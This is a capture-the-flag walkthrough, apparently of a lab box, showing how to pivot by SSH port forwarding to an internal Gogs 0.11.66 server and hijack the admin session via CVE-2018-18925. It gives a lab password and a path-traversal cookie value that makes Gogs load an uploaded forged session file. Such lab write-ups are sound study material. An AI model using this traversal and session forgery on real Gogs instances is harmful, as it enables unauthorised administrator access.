
We see that there was no reply for port 22 , however there was a connection refused for a closed port. This confirms that SSH is open on the host.
Since we have gathered all the information and as we can see, port 22 is open for SSH.
EXPLOITING GOGS
From our previous enumeration we know there is a Gogs server on the network. Looking at the network interfaces we see that the server has two adapters.
What is Gogs?
Gogs is a self-hosted Git service, similar to a small private GitHub/GitLab.
Why Gogs?
I did some research and found that there are two CVEs for this version, CVE-2018-18925 and CVE-2018-20303. Gogs 0.11.66 is vulnerable to remote code execution due to improper session ID validation. The issue is demonstrated by a “..” session-file forgery in the session file provider in the file. The other CVE is a directory traversal in the file-upload functionality that could allow an attacker to create a file under data/sessions on the server.
From the Gogs documentation we know that it runs on port 3000 by default. Let’s check if this is open.

We see that it’s open, but in order to login we’ll have to forward the port to our host. This will have to be double forwarding. One from the kaneki-pc host, one from the Aogiri host as we don't have direct access to the Gogs host. It can be expressed as follows:

Why ?
It needs to be done like this because your machine cannot directly reach the Gogs server.
The Gogs server is hidden behind internal networks.
Let's attempt that: SSH into 10.129.3.217 first, then use kaneki-pc to forward port 3000 from 172.18.0.2.

Now forward port 3000 from Aogiri localhost to our localhost.

And now we should be able to access Gogs on our localhost port 3000

earlier , in our first information gathering, we already had the username AogiriTest. Let’s use the password we gained from the tomcat-users.xml "test@aogiri123."


after login is successful, at the bottom of the application we can see Gogs version 0.11.66.

Looking at the CVEs we find CVE-2018-18925. A technical post on the exploitation can be found here ( Use Google translate to view the page ). Let’s try replicating it, first we need to create a cookie. Looking at the page we find the source code for making the cookie.

The admin user is kaneki. We already know this. Default uid for admin is 1 that make his old uid to 0. Copy the code and create a cookie.

it saves the cookie in a file named data, Now go back to the Gogs page and create a repository.
Fill it with dummy information then select upload file and upload the cookie.

Now we need to find the repository number, for that right click on Fork and click on Inspect element.

Abusing how Gogs handles session cookies
Find repo ID
/repo/fork/3
↓
Repo folder is probably:
/data/tmp-repo/3/
↓
Change cookie:
i_like_gogits = ../tmp-repo/3/data
↓
Gogs tries to read:
/data/sessions/../tmp-repo/3/data
↓
Path becomes:
/data/tmp-repo/3/data
↓
Gogs loads that file as a session
↓
You become logged in as the user inside that session data
SCookie controls session file path + path traversal = session hijacking
